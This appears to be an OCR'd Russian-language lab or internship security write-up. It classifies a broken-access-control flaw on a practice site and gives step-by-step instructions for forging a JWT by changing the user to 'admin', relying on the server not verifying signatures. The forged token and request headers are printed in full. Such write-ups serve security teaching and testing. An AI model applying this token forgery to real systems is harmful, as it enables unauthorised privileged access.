
Найденную в этом задании уязвимость отнесу к Broken access control – уязвимости, когда пользователь без достаточных привилегий может выполнять действия от лица других пользователей или получать доступ к чувствительной инофрмации


Используем отсутствие проверки подписи токена.

Шаги для воспроизведения:

1) Перехватим запрос фидбека от лица user1234



2) Декодируем тело токена на [JSON Web Tokens - jwt.io](jwt.io)



3) В декодированном виде заменим ту часть, где содержится информация о текущем пользователе.

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJleHAiOjE3MjU1NDUzNjB9.JQGLEbXsk7-gjq62ShTOFiOG1Ky6YH9Di2OMlpnkKM4
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "user": "admin",
  "exp": 1725545360
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

4) Скопируем получившийся токен в закодированном виде и вставим в перехваченный запрос

```
Referer: http://internberries.ru/clients?feedback=&file=&link=
X-Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJleHAiOjE3MjU1NDUzNjB9.JQGLEbXsk7-gjq62ShTOFiOG1Ky6YH9Di2OMlpnkKM4
Content-Type: multipart/form-data; boundary=--------------------------146840027731751566333510697480
```

5) Отправим запрос.